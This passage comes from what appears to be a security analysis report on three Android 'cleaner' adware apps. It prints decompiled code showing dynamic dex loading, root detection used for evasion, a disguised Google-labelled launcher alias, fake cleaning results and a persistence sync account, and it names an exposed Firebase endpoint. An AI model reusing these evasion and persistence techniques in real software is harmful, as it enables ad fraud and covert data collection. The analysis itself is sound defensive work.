        if (message.what != CPUActivity.this.g || CPUActivity.this.d > CPUActivity.this.e) {
            return;
        }
        CPUActivity.this.c -= l.a.a(1, 5);
        TextView textView = (TextView) CPUActivity.this.a(b.a.tv_cpu_value);
        e.a((Object) textView, "tv_cpu_value");
        textView.setText(String.valueOf(CPUActivity.this.c) + "℃");
        sendEmptyMessageDelayed(CPUActivity.this.g, 1000L);
        CPUActivity cPUActivity = CPUActivity.this;
        cPUActivity.d = cPUActivity.d + 1;
    }
}
```

```
public final int a(int i, int i2) {
    return new SecureRandom().nextInt(i2 - i) + i;
}
```

DU Speed Booster

DU Speed Booster (package: `com.limsky.speedbooster`) markets itself as a phone cleaning, battery saving, and CPU cooling app. However, upon analysis, it was identified as one of the most malicious apps encountered during this project. Using static analysis tools like MobSF and VirusTotal, significant red flags were identified that reveal the app's true behavior is not cleaning, but rather tracking and monetizing users through ad fraud. DU Speed Booster received a MobSF Security Score of 0/100, indicating a critical risk level. VirusTotal flagged the app with multiple AV engines reporting adware and potentially unwanted behavior.

One of the most concerning behaviors observed during analysis was DU Speed Booster's ability to load new executable code post-installation. Within `DynamicLoaderFactory.java`, the application utilizes the `DexClassLoader` API to dynamically load a `.dex` file (named `audience_network.dex`) stored in the assets folder. Once deployed to a device, the app reads the dex file, extracts it to internal storage, and executes its contents in memory.

```
public class DynamicLoaderFactory {
    private static final String AUDIENCE_NETWORK_CODE_PATH = "audience_network";
    public static final String AUDIENCE_NETWORK_DEX = "audience_network.dex";
    private static final String CODE_CACHE_DIR = "code_cache";
    static final String DEX_LOADING_ERROR_MESSAGE = "Can't load Audience Network Dex. Please, check that audience_network.dex is inside of assets folder.";
    private static final int DEX_LOAD_RETRY_COUNT = 3;
    private static final int DEX_LOAD_RETRY_DELAY_MS = 200;
    private static final String DYNAMIC_LOADING_BUILD_TYPE = "releaseDL";
    public static final boolean LOAD_FROM_ASSETS = "releaseDL".equals(BuildConfig.BUILD_TYPE);
    private static final String OPTIMIZED_DEX_PATH = "optimized";
    private static final AtomicReference<DynamicLoader> sDynamicLoader = new AtomicReference<>();
    private static boolean sFallbackMode;
    private static final AtomicBoolean sInitializing = new AtomicBoolean();
    private static boolean sUseLegacyClassLoader = true;

    public static synchronized DynamicLoader makeLoaderUnsafe() {
        synchronized (DynamicLoaderFactory.class) {
            if (sDynamicLoader.get() == null) {
                Context applicationContextViaReflection = getApplicationContextViaReflection();
                if (applicationContextViaReflection != null) {
                    return makeLoader(applicationContextViaReflection, true);
                }
                throw new RuntimeException("You must call AudienceNetworkAds.buildInitSettings(Context).initialize() before you can use Audience Network SDK.");
            }
            return sDynamicLoader.get();
        }
    }
```

This functionality allows DU Speed Booster to:

- Bypass traditional Play Store and mobile antivirus static scans
- Dynamically modify its behavior after installation
- Download and execute arbitrary code, potentially including spyware, ransomware, or ad fraud modules

Because this code is not part of the original, statically analyzed APK, it is extremely difficult for security tools to detect and mitigate the true behavior of the app before execution. This makes DU Speed Booster effectively a remote-controlled malware platform under the guise of a utility app.

Analysis of the Android manifest and MobSF scan also revealed a disturbing overreach in the permissions requested by DU Speed Booster. Critical permissions requested include:

- `READ_PHONE_STATE`: grants access to the device's phone number, current network information, and the status of ongoing calls.
- `GET_TASKS`: enables viewing all running tasks and apps, used for profiling user behavior.
- `CAMERA`: allows capturing of photos and video without user consent.
- `RECEIVE_BOOT_COMPLETED`: enables the app to auto-start on boot, ensuring persistent operation.
- `MOUNT_UNMOUNT_FILESYSTEMS`: permits mounting and unmounting of filesystem partitions, a very privileged action not required for cleaning operations.

The requested permissions are wildly disproportionate to the advertised functionality of a "phone booster". Instead, they point toward a deliberate attempt to harvest device and user data, maintain persistence on devices, and perform background activities without user consent or awareness. This level of permission abuse places users at extreme risk of device compromise, data theft, and surveillance.

The overall structure of DU Speed Booster strongly supports the assessment that the app is designed for persistent tracking and aggressive monetization. The app declares 58 activities, 32 services, and 23 broadcast receivers in its manifest—an extremely bloated architecture for an app whose stated purpose is simply to boost phone speed and clean junk files. A significant portion of these components are marked as exported, making them accessible to other apps on the device without proper permission checks. This opens the door to serious security risks, including intent hijacking, privilege escalation, and inter-process attacks, where malicious apps could exploit DU Speed Booster's permissions and services to gain broader control over the device.

Source code analysis further exposed extensive use of obfuscation techniques, clearly aimed at thwarting static analysis and manual reverse engineering. Techniques observed included heavy reliance on Java Reflection to dynamically resolve classes and methods at runtime, use of obscure and misleading method and variable names, and dynamic construction of classpaths and API call chains. In addition to the obfuscation, examination of cryptographic operations revealed that DU Speed Booster uses broken hashing algorithms like MD5 and SHA1. These algorithms have long been deprecated due to their susceptibility to collision attacks, rendering any cryptographic operations by the app insecure by modern standards. Rather than following industry best practices, such as using SHA-256 or PBKDF2, the app relies on outdated methods, further undermining any claims to robust data security.

The application also demonstrates an intentional effort to resist analysis. String obfuscation, reflective class loading, fallback error suppression, and redundant class wrapping were detected throughout the Java codebase. These techniques complicate reverse engineering efforts and suggest that the developers expected and planned for security researchers or app store auditors to investigate the APK. The presence of broken cryptographic primitives, including MD5 and SHA1 hashing functions, further indicates a lack of concern for data security and a likely focus on quick deployment rather than safe engineering.

Dynamic analysis of network traffic and app behavior revealed that DU Speed Booster actively engages in advertising fraud. Through its integration with ad libraries such as Facebook Audience Network and OneSignal, the app performs a variety of deceptive operations, including:

- Loads hidden WebViews to load advertisements in the background without the user's knowledge
- Initiates background services at boot time to enable perpetual advertisement fetching
- Utilizes AccessibilityService capabilities to simulate interactions (such as clicking ads)
- Sends detailed device profiling data back to third-party advertising servers

Dynamic packet capture further substantiated these findings by demonstrating that DU Speed Booster generated frequent outbound traffic to ad servers, even when the device was locked and idle. This type of fraudulent behavior artificially inflates ad impressions and interactions, misleading advertisers and generating illicit revenue for the app developers. In addition to its deceptive nature, this background activity is resource-intensive, draining the device’s battery and consuming bandwidth without providing any benefit to the user. Such practices represent a clear violation of ethical standards in mobile development and advertising.

Expanding on this, dynamic network analysis confirmed the malicious nature of the application. Even while the app remained idle in the background with no user interaction, consistent network traffic was observed being sent to advertising and analytics endpoints. Packet captures showed that calls to ad networks were frequently initiated, suggesting silent ad-fetching behavior specifically designed to maximize impression counts without user consent. Combined with the earlier observed use of hidden WebViews and persistent background services, this behavior exemplifies a classic ad fraud pattern: generating advertising revenue without any actual user engagement, while simultaneously exploiting both users and advertisers.

Lastly, static analysis revealed a hardcoded Firebase database URL (`https://zeevpn-fca47.firebaseio.com/.json`) embedded within the APK. The Firebase instance was publicly accessible without authentication, exposing highly sensitive data to any entity aware of the endpoint. Analysis of the publicly available data identified:

- VPN client configuration files (.ovpn)
- Usernames and passwords are stored in plaintext
- OpenVPN certificates and corresponding private keys
- TLS authentication secrets
- Device authentication parameters and account credential patterns

The lack of access controls means malicious actors could easily intercept secure communications, impersonate legitimate users, and compromise VPN sessions. This level of credential exposure not only undermines user privacy but also demonstrates gross negligence in data security management by the developers. Such public exposure of cryptographic material would immediately invalidate the integrity of any related VPN infrastructure and pose a significant threat to both individual users and broader networked environments.

Furthermore, closer analysis of the Firebase configuration revealed explicit links between these exposed credentials and the application's monetization strategies. Specifically, within the Firebase structure, the `admob` entry stores detailed configuration data for Google AdMob, including unique identifiers such as `adMobApId`, `adMobBanner_id`, `admob_full`, and `admob_native`. These identifiers directly correspond to how the application retrieves, displays, and manipulates advertisements. The `"banner_ad": { "show_ad": "true" }` configuration explicitly indicates a deliberate intention for aggressive ad fetching and delivery. By dynamically managing these settings through Firebase, the developers could remotely alter advertisement behaviors without the need for app updates, thus allowing persistent and flexible manipulation of user interactions.


```
{
  "admob": {
    "adMobId": {
      "adMobApId": "ca-app-pub-9413028466906248~2530644049",
      "adMobBanner_id": "ca-app-pub-9413028466906248/6441446773",
      "admob_banner_testing": "",
      "admob_full": "ca-app-pub-9413028466906248/2502201769",
      "admob_native": "ca-app-pub-9413028466906248/2389798346"
    },
    "banner_ad": {
      "show_ad": "true"
    }
  },
```


This Firebase integration exemplifies the broader malicious framework identified in DU Speed Booster, enabling the app to function effectively as a remotely controlled ad fraud mechanism. Developers could dynamically and covertly adjust ad-related behaviors, resulting in hidden WebViews loading advertisements without user consent, automated ad interactions via AccessibilityServices, and persistent network communications to advertising servers even during device inactivity. The malicious design of the app starkly contrasts its advertised functionality of enhancing device performance, confirming its primary intent as aggressive monetization through fraudulent ad impressions and clicks.

DU Speed Booster's true functionality starkly contrasts with its advertised purpose. The application demonstrates an overarching strategy focused on evading detection, compromising user security, harvesting personal data, and generating revenue through deceptive advertising mechanisms. From leaking highly sensitive credentials via Firebase, to dynamically loading executable code post-install, to abusing privileged device permissions and employing weak cryptographic practices, DU Speed Booster embodies multiple categories of critical mobile threats.

It is recommended that DU Speed Booster be classified as malicious adware, and users should be advised to immediately uninstall the application if present. Furthermore, the practices observed underscore the urgent need for users to carefully vet utility applications, as well as the importance of dynamic runtime analysis when evaluating mobile software for security compliance.

Super Booster - Smart Cleaner

Super Booster Smart Cleaner presents itself as a utility app that promises to speed up Android devices by clearing RAM and optimizing performance. On the surface, it claims to make phones faster, cleaner, and more efficient. Once we dug into the source code and behavior of the app, it became clear that something very different was going on. Instead of actually cleaning anything, the app is designed to hide ads, fake its functionality, and focus on making money through ad networks.



The first red flag appeared during the static analysis phase. The app was distributed as an .xapk file, which is often used to bundle extra resources or obscure app contents. Inside, the team found several folders with names written in the Odia (Oriya) script like ଡଗ, ଢଘ, and ଡଙ. Using foreign scripts to name folders is a trick used to avoid detection by simple static scanners. It makes the files harder to find and harder to flag automatically.

Digging into these folders, the team found that the app contained a large number of obfuscated Java classes. Most of the classes had meaningless names and jumbled functions. None of the folders contained real system-level cleaning code. Instead, everything pointed toward ad-loading routines, reward triggers, analytics spoofing, and clever methods to change app behavior remotely. We realized that even if a regular user managed to decompile the app, they would struggle to understand what the code was really doing because of how messy and confusing the structure was made on purpose.

The app heavily relied on multiple libraries such as MMKV, Firebase Remote Config, and Firebase Analytics. Each one played a key role in hiding its true behavior. MMKV was used to store remote flags quickly on the device. Firebase Remote Config allowed the developer to turn features on and off without updating the app, and Firebase Analytics was used to log fake user events to make it look like users were engaging with the app normally. All of these tools worked together to create an app that looked safe and useful from the outside but was doing something entirely different in practice.

Looking deeper into the app's supposed cleaning functions, it became obvious that Super Booster was designed to fool the user. In the file MainBoosterActivity.java, located in /tools/booster/, the app does nothing more than trigger a visual animation to make it look like cleaning is happening:

```
@Override // com.booster.tools.utils.C1177
public void onAnimationEnd(Animator animator) {
    C3190.m16138(animator, "animation");
    this.f1602.m5678();
    this.f1604.lavAnimClean.startAnimation(this.f1603);
    this.f1602.setImageAssetsFolder("images_booster_breathe/");
    this.f1602.setAnimation("booster_breathe_anim.json");
    this.f1602.m5671(new C0808(this.f1605, this.f1604, this.f1601));
    this.f1602.setRepeatCount(-1);
    this.f1602.m5679();
    this.f1604.tvJunk.setVisibility(0);
    this.f1605.m6744();
```

These lines simply load a pre-made animation and set a text value to trick the user into thinking real cleaning has happened. There are no calls to important system services like ActivityManager or methods like Runtime.getRuntime().gc(), which would be expected if the app were truly managing system resources. Instead, it uses a fake value generated by a simple math formula:

```
/* renamed from: ՕՍ */
public final void m6743(boolean z) {
    double d;
    if (m6745().m6952() || !z) {
        C3013.m15414("isSatisfyRequire");
        this.f1592 = false;
        this.f1593 = false;
        long r3 = C2991.m15251();
        long j = 0;
        if (PermissionUtils.m15084(C3753.m18121(this))) {
            try {
                j = C1169.m7698(C3753.m18121(this));
            } catch (Exception unused) {
            }
        }
        if (j > 1) {
            d = C1167.f2405.m7694((double) (j - C2991.m15252()), (double) j, 2);
        } else {
            d = C1167.f2405.m7694((double) (r3 - C2991.m15252()), (double) r3, 2);
        }
        AppCompatTextView appCompatTextView = ((ActivityMainBoosterBinding) m18151()).tvJunk;
        StringBuilder sb = new StringBuilder();
        sb.append((int) (d * ((double) 100)));
        sb.append('%');
        appCompatTextView.setText(getString(R.string.ram_used_space, new Object[]{sb.toString(), Formatter.formatFileSize(C3753.m18121(this), C2991.m15252())}))
        return;
    }
    this.f1593 = true;
    try {
        m6745().m6949(C3753.m18121(this));
    } catch (Exception unused2) {
    }
}
```

This value does not reflect the real memory usage on the device. It is made up to show a convincing number to the user. This kind of design makes users believe the app is working effectively when it is not doing anything helpful at all. It creates a false sense of improvement without real system impact.

Logging fake events to Firebase Analytics helps the app claim fake engagement. Some ad networks use these logged events to decide when to serve more ads or reward the app developer with higher payouts. It tricks advertisers into thinking users are genuinely interacting with the app when they are just watching animations. This tactic increases revenue at the expense of both the user experience and advertiser trust.

Super Booster uses several advertising SDKs: Vungle, AdColony, IronSource, Fyber, and AppLovin. These SDKs are normally used to deliver rewarded video ads or interstitial ads. Here, they are connected to fake internal events instead of legitimate user actions. In MainBoosterActivity.java, the app checks a stored value before triggering an ad:

```
import com.adcolony.sdk.e0;

/* access modifiers changed from: package-private */
public class a {
    @SuppressLint({"StaticFieldLeak"})

    /* renamed from: a  reason: collision with root package name */
    private static Context f12019a;
    private static k b;
    public static boolean c;
    public static boolean d;
    public static boolean e;

    public static void a(AdColonyAppOptions adColonyAppOptions) {
        e = adColonyAppOptions.getIsChildDirectedApp() && (!adColonyAppOptions.isPrivacyFrameworkRequiredSet(AdColonyAppOptions.COPPA) || adColonyAppOptions.getPrivacyFramework
    }

    public static k b() {
        if (!d()) {
            Context a2 = a();
            if (a2 == null) {
                return new k();
            }
            b = new k();
            b.a(new AdColonyAppOptions().a(c0.h(c0.c(a2.getFilesDir().getAbsolutePath() + "/adc3/AppInfo"), "appId")), false);
        }
        return b;
    }
```

The reward auto trigger is most likely stored locally in MMKV, but its value can be controlled remotely through Firebase Remote Config. This clever setup lets the app behave one way when under review and another way once it is installed on a user's phone. While the app is being reviewed, ads can be hidden. Once a real user downloads the app, Firebase can change the settings to allow ads to flood the user without needing any app update. This makes it hard for reviewers to catch the true behavior during inspection.

Users might think the app is cleaning junk files, but what is really happening is that the phone's resources are being used to preload ad content. This drains battery, uses data, and slows down the phone, which is the exact opposite of what the app claims to do.

In AdLoader.java, the team found that the app preloads ads silently in the background without any visible indicator to the user:

```
public class SessionTracker {
    private static final int MAX_EVENTS_PER_REPORT = 40;
    private static final String TAG = "SessionTracker";
    private static SessionTracker _instance;
    private static long initTimestamp;
    @VisibleForTesting
    public ActivityManager.LifeCycleCallback appLifeCycleCallback = new ActivityManager.LifeCycleCallback() {
        /* class com.vungle.warren.SessionTracker.AnonymousClass3 */
        private long lastStoppedTimestamp;

        @Override // com.vungle.warren.utility.ActivityManager.LifeCycleCallback
        public void onStart() {
            if (this.lastStoppedTimestamp > 0) {
                long systemTimeMillis = SessionTracker.this.utilityResource.getSystemTimeMillis() - this.lastStoppedTimestamp;
                if (SessionTracker.this.getAppSessionTimeout() > -1 && systemTimeMillis > 0 && systemTimeMillis >= SessionTracker.this.getAppSessionTimeout() * 1000 && Session
                    SessionTracker.this.sessionCallback.onSessionTimeout();
                }
                SessionTracker.this.trackEvent(new SessionData.Builder().setEvent(SessionEvent.APP_FOREGROUND).build());
            }
```

```
public synchronized boolean handleCustomRules(SessionData sessionData) {
    SessionEvent sessionEvent = SessionEvent.INIT;
    SessionEvent sessionEvent2 = sessionData.sessionEvent;
    if (sessionEvent == sessionEvent2) {
        this.initCounter++;
        return false;
    } else if (SessionEvent.INIT_END == sessionEvent2) {
        int i = this.initCounter;
        if (i <= 0) {
            return true;
        }
        this.initCounter = i - 1;
        return false;
    } else if (SessionEvent.LOAD_AD == sessionEvent2) {
        this.placementLoadTracker.add(sessionData.getStringAttribute(SessionAttribute.PLACEMENT_ID));
        return false;
    } else if (SessionEvent.LOAD_AD_END == sessionEvent2) {
        List<String> list = this.placementLoadTracker;
        SessionAttribute sessionAttribute = SessionAttribute.PLACEMENT_ID;
        if (!list.contains(sessionData.getStringAttribute(sessionAttribute))) {
            return true;
        }
        this.placementLoadTracker.remove(sessionData.getStringAttribute(sessionAttribute));
        return false;
    } else if (SessionEvent.ADS_CACHED != sessionEvent2) {
        return false;
    } else {
        SessionAttribute sessionAttribute2 = SessionAttribute.VIDEO_CACHED;
        if (sessionData.getStringAttribute(sessionAttribute2) == null) {
            this.customVideoCacheMap.put(sessionData.getStringAttribute(SessionAttribute.URL), sessionData);
            return true;
        }
        Map<String, SessionData> map = this.customVideoCacheMap;
        SessionAttribute sessionAttribute3 = SessionAttribute.URL;
        SessionData sessionData2 = map.get(sessionData.getStringAttribute(sessionAttribute3));
        if (sessionData2 != null) {
            this.customVideoCacheMap.remove(sessionData.getStringAttribute(sessionAttribute3));
            sessionData.removeEvent(sessionAttribute3);
            SessionAttribute sessionAttribute4 = SessionAttribute.EVENT_ID;
            sessionData.addAttribute(sessionAttribute4, sessionData2.getStringAttribute(sessionAttribute4));
            return false;
        }
        return !sessionData.getStringAttribute(sessionAttribute2).equals(SessionConstants.NONE);
    }
}
```

Super Booster requests a huge list of permissions that are not needed for a real cleaner app. The MobSF scan showed that it asks for permissions like AUTHENTICATE_ACCOUNTS, GET_ACCOUNTS, MANAGE_EXTERNAL_STORAGE, and SYSTEM_ALERT_WINDOW. These permissions let it dig into sensitive parts of the phone, access user accounts, read files, and even place windows over other apps. There is no good reason for a simple booster app to ask for these things. The app includes code that tries to pull personal information like email addresses and profile pictures, even though it does not offer login functionality:


This suggests that the app developers may be selling user data or using it to create fake user profiles for advertising purposes. Combined with the way ads are handled and behavior is hidden, it paints a clear picture of fraud.

```
    C1270 r5 = f2528;
    this.f2544 = r5.m7839(jSONObject, str:"name");
    this.f2532 = r5.m7839(jSONObject, str:"given_name");
    this.f2535 = r5.m7839(jSONObject, str:"middle_name");
    this.f2547 = r5.m7839(jSONObject, str:"family_name");
    this.f2530 = r5.m7839(jSONObject, str:"email");
    this.f2531 = r5.m7839(jSONObject, str:"picture");
    JSONArray optJSONArray = jSONObject.optJSONArray("user_friends");
    Map<String, String> map3 = null;
    if (optJSONArray == null) {
        set = null;
    } else {
        C1425 r2 = C1425.f2927;
        set = Collections.unmodifiableSet(C1425.m8412(optJSONArray));
    }
    this.f2539 = set;
    this.f2545 = r5.m7839(jSONObject, str:"user_birthday");
    JSONObject optJSONObject = jSONObject.optJSONObject("user_age_range");
    if (optJSONObject == null) {
        map = null;
    } else {
        C1425 r22 = C1425.f2927;
        map = Collections.unmodifiableMap(C1425.m8404(optJSONObject));
    }
    this.f2537 = map;
    JSONObject optJSONObject2 = jSONObject.optJSONObject("user_hometown");
    if (optJSONObject2 == null) {
        map2 = null;
    } else {
        C1425 r23 = C1425.f2927;
        map2 = Collections.unmodifiableMap(C1425.m8447(optJSONObject2));
    }
    this.f2538 = map2;
    JSONObject optJSONObject3 = jSONObject.optJSONObject("user_location");
    if (optJSONObject3 != null) {
        C1425 r12 = C1425.f2927;
        map3 = Collections.unmodifiableMap(C1425.m8447(optJSONObject3));
    }
    this.f2548 = map3;
    this.f2540 = r5.m7839(jSONObject, str:"user_gender");
    this.f2546 = r5.m7839(jSONObject, str:"user_link");
    return;
}
throw new IllegalArgumentException("Invalid claims".toString());
```

In closing, Super Booster Smart Cleaner is a perfect example of an app that uses fake features, background tracking, and ad fraud to make money while pretending to be useful. It tricks both users and the app store by delaying malicious behavior until after installation. Based on everything found, this app should be considered adware and removed immediately from app stores to protect users.

Fingertip Cleaner

Fingertip cleaner, like every other apk on this list, is a cleaner designed for Android devices. Although no longer on the Google Play Store, you can find it while searching for cleaning apps on APKpure, https://apkpure.com/fingertip-cleaner/com.fingertip.clean.cvb. On initial download, the team was met with a Windows Defender notification. This led us to believe that the signature of the apk was already found to be malicious by other vendors. A quick initial scan on Virustotal proved this theory to be true. 19/65 vendors reported this malicious, which is actually quite more than we expected given Virustotal's lack of accuracy when scanning apk files. Every vendor that flagged this apk flagged it as a type of adware called "Hidden Ads". To get a good background of some of the findings in this app, we need to briefly cover what Hidden ads are. This family of malware was most prevalent in 2022, and started as basic apps such as music players, cell phone cleaners, or other fake apps that can pose as useful applications. These lower-level applications attempt to fly under the radar with evasion techniques such as root detection, then attempt to download a malicious service on the device. The malicious service spams the user with ads and collects data to be sold for profit.



Most of the time, this malicious service attempts to evade the user by changing its name and icon to pose as a different app, such as Google Chrome, so the user doesn't remove it. Now that the team knew a little bit about how the family of malware works, we were able to dig into the app to see what made it malicious. One of the first finds was to Android aliases in the AndroidManifest.xml file. As explained a little bit earlier, the malicious service, or application, attempts to hide itself from the user. In the second alias, a different icon is used, with the name Google. This is a huge red flag, as no legitimate application would attempt to deceive the user into thinking it was a product of Google. There are a few more important things to note, one being that *android:enabled* is set to false, meaning the alias is not active. This is intentionally coded this way, so that later on the application can turn this alias on when it meets specific criteria. The other important thing to


```
<activity-alias
    android:label=" "
    android:icon="@drawable/kl_trans"
    android:name="com.p347n.p348p.p349h.p350y.p367ui.SplashActivity2"
    android:enabled="false"
    android:excludeFromRecents="true"
    android:screenOrientation="portrait"
    android:targetActivity="com.n.p.h.y.ui.StartActivity"
    android:parentActivityName="com.n.p.h.y.ui.StartActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <data
            android:scheme="qlapp"
            android:host="qlhost"/>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
</activity-alias>
<activity-alias
    android:label="@string/kl_google"
    android:icon="@drawable/kl_gl_pl_ic"
    android:name="com.p347n.p348p.p349h.p350y.p367ui.SplashActivity3"
    android:enabled="false"
    android:excludeFromRecents="true"
    android:screenOrientation="portrait"
    android:targetActivity="com.n.p.h.y.ui.StartActivity"
    android:parentActivityName="com.n.p.h.y.ui.StartActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <data
            android:scheme="qlapp"
            android:host="qlhost"/>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
</activity-alias>
```

note is the SplashActivity3 that is called by the app. We looked into this splash activity and found it to be nothing more than a facade. It quickly opens the settings application and then closes it. This we largely believe to be to trick the user into thinking that something important is happening. For instance, you first download the cleaner app, and on launch, it asks to install another service. When you agree, it opens the settings app, then closes it, while in the background it just installed the service and leaves you none the wiser. The reason the developers wanted the alias to start false was most likely to avoid suspicion, which is also why they've implemented root detection. They first create an array storing all of the common places to find the "su" binary on a rooted device. Then they check to see if the file exists; if it does, then the device is deemed rooted and the function returns false. We didn't feel the need to see what checks the output of the function because this app was very clearly malicious, and they very clearly were just seeing if the device was rooted to disable certain features. The idea here was that if you had the knowledge to root your device, you were definitely too smart to fall for the gimmicks the developers were trying to pull, so it was better not to do anything malicious to keep the app up for longer. What surprised us as a team was that most of the apps, including this one, were completely fake. We obviously were not expecting the app to do everything it claimed, such as CPU cooling, but we did expect the app to work to some degree. However, for all of them, the buttons were all fraudulent and did nothing but animate and stall for time. Fingertip cleaner had a lot of different paths that you could take, such as battery optimization, cache cleaning, "McAfee" antivirus, and even the ability to increase the wifi speed. However, all of these buttons more or

```
public static boolean m() {
    Boolean bool = f443d;
    if (bool != null) {
        return bool.booleanValue();
    }
    String[] strArr = {"/data/local/su", "/data/local/bin/su", "/data/local/xb
    for (int i2 = 0; i2 < 11; i2++) {
        try {
        } catch (Throwable th) {
            com.apm.insight.b.a().a("NPTH_CATCH", th);
        }
        if (new File(strArr[i2]).exists()) {
            f443d = Boolean.TRUE;
            return true;
        }
        continue;
    }
    f443d = Boolean.FALSE;
    return false;
}
```

```
private void setContent() {
    String str;
    String stringExtra = getIntent().getStringExtra("type");
    boolean booleanExtra = getIntent().getBooleanExtra("show", true);
    int intExtra = getIntent().getIntExtra("size", 307200);
    if (intExtra > 1024) {
        str = (intExtra / 1024) + "MB";
    } else {
        str = intExtra + "KB";
    }
    if (stringExtra != null && stringExtra.equals(C5404a.f22858b)) {
        if (booleanExtra) {
            this.succContent.setText(getString(R.string.grabage_has_been_removed, new Object[]{str}));
            return;
        } else {
            this.succContent.setText(getString(R.string.cell_phones_are_clean));
            return;
        }
    }
    if (stringExtra != null && stringExtra.equals(C5404a.f22859c)) {
        if (booleanExtra) {
            this.succContent.setText(getString(R.string.free_memory, new Object[]{str}));
            return;
        } else {
            this.succContent.setText(getString(R.string.has_accelerated_to_optimum_condition));
            return;
        }
    }
    if (stringExtra != null && stringExtra.equals(C5404a.f22871o)) {
        if (booleanExtra) {
            this.succContent.setText(getString(R.string.grabage_has_been_removed, new Object[]{str}));
            return;
        } else {
            this.succContent.setText(getString(R.string.cell_phones_are_clean));
            return;
        }
    }
    if (stringExtra.equals(C5404a.f22861e)) {
        this.succContent.setText(getString(R.string.antivirus_completed));
        return;
    }
    if (stringExtra.equals("BATTERY")) {
        this.succContent.setText(getString(R.string.it_at_its_best));
```

less acted the same when the user interacted with them. Most of them had button strings and success strings stored in the strings.xml file. This meant that all we had to do was search for the strings and then trace back the code to see what conditions were needed for the string to be called. In the near picture, what makes up most of the logic for calling the success strings?



Basically, if a button is pressed, get its button string, and then print the associated success message. This meant that no matter what happened, the app would always tell you that what you were trying to accomplish had worked. Sometimes the function would be a little different, and it would check for certain features, such as battery or cache. In this case, it would call a special function, and then print the success message. We dove into this function, expecting to find a basic cache cleaner, and instead found 800 lines of Java animation. This was because the main features of the app had a cute little animation to play before they told you it worked. This leads to the user thinking that the app is taking its time to complete the process before it “works”. Funny enough, the cache cleaning function had a lockout timer on it. This meant that if you pressed clean too quickly, you would instead be told that your phone is already clean. Again, this is another trick to make users think that the app is actually working. Some more findings that the team discovered, but due to some time constraints with the addition of an extra team member, we weren’t able to fully dive into them and connect the dots. Firstly was a large list of ad sources. This free app pulls ads from 9 different vendors. The most interesting ones were Ironmouse, who has been suspected to be heavily affiliated with Samsung, and Unity3D, a game design platform. It was no surprise that the app put more work into generating ads than it did into making a functional cleaner. Another find was the creation of an account on the phone, with the name of the package. This account was most likely created to allow for extended access to the phone without having to use the user account. It was associated with a lot of syncing, including having the setSyncAutomatically function set to true for this account. Having an account like this could lead to many malicious activities, like exfiltrating data and persistent access. If we had more time, we would’ve loved to see what this account was actually used to do.

Some more weird activity was the way that the application interacts with the calendar and notifications. While using the app, users may notice a banner in their notifications that says something like “Fingertip cleaner is protecting your device”. Most antivirus apps do this to let you know that the service is running, however, this app clearly does not care about your device's health. This notification bar was used to keep the app running in the background to produce more ads for the user. We also noted a function that creates an alarm in the phone's calendar every 18 seconds. When the alarm was triggered, the banner would redeploy, creating essentially a persistence method. This would ensure that even if the user swiped the notification away, the app

could always bring it back to keep it running. Finally, we noticed annoying behavior on our physical Android device used for testing. Several of the team members were interrupted by this app while attempting to do their research on other apps. Whenever the device was charged, changed wifi states, opened other apps, and much more, Fingertip Cleaner would create a huge overlay on the screen, talking about optimization in whatever activity we were trying to do. For example, when the phone was being changed fingertip cleaner would say “Optimize your battery”, with a button taking you to the optimization section of the app. The overlay had no way to be closed other than to click the button to travel to the app.

```
/* renamed from: a */
public static boolean m17465a(Context context) {
    try {
        AccountManager accountManager = (AccountManager) context.getSystemService("account");
        Account[] accountsByType = accountManager.getAccountsByType(m17463a());
        Account account = new Account(context.getPackageName(), m17463a());
        if (accountsByType.length <= 0) {
            Bundle bundle = Bundle.EMPTY;
            accountManager.addAccountExplicitly(account, null, bundle);
            m17464a(account, false);
            ContentResolver.setIsSyncable(account, m17466b(), 1);
            ContentResolver.setSyncAutomatically(account, m17466b(), true);
            ContentResolver.setMasterSyncAutomatically(true);
            ContentResolver.addPeriodicSync(account, m17466b(), bundle, Build.VERSION.SDK_INT < 24 ? 3600L : 900L);
        } else {
            ContentResolver.isSyncPending(account, m17466b());
            m17464a(account, false);
        }
        return true;
    } catch (Exception e2) {
        e2.printStackTrace();
        return false;
    }
}
```

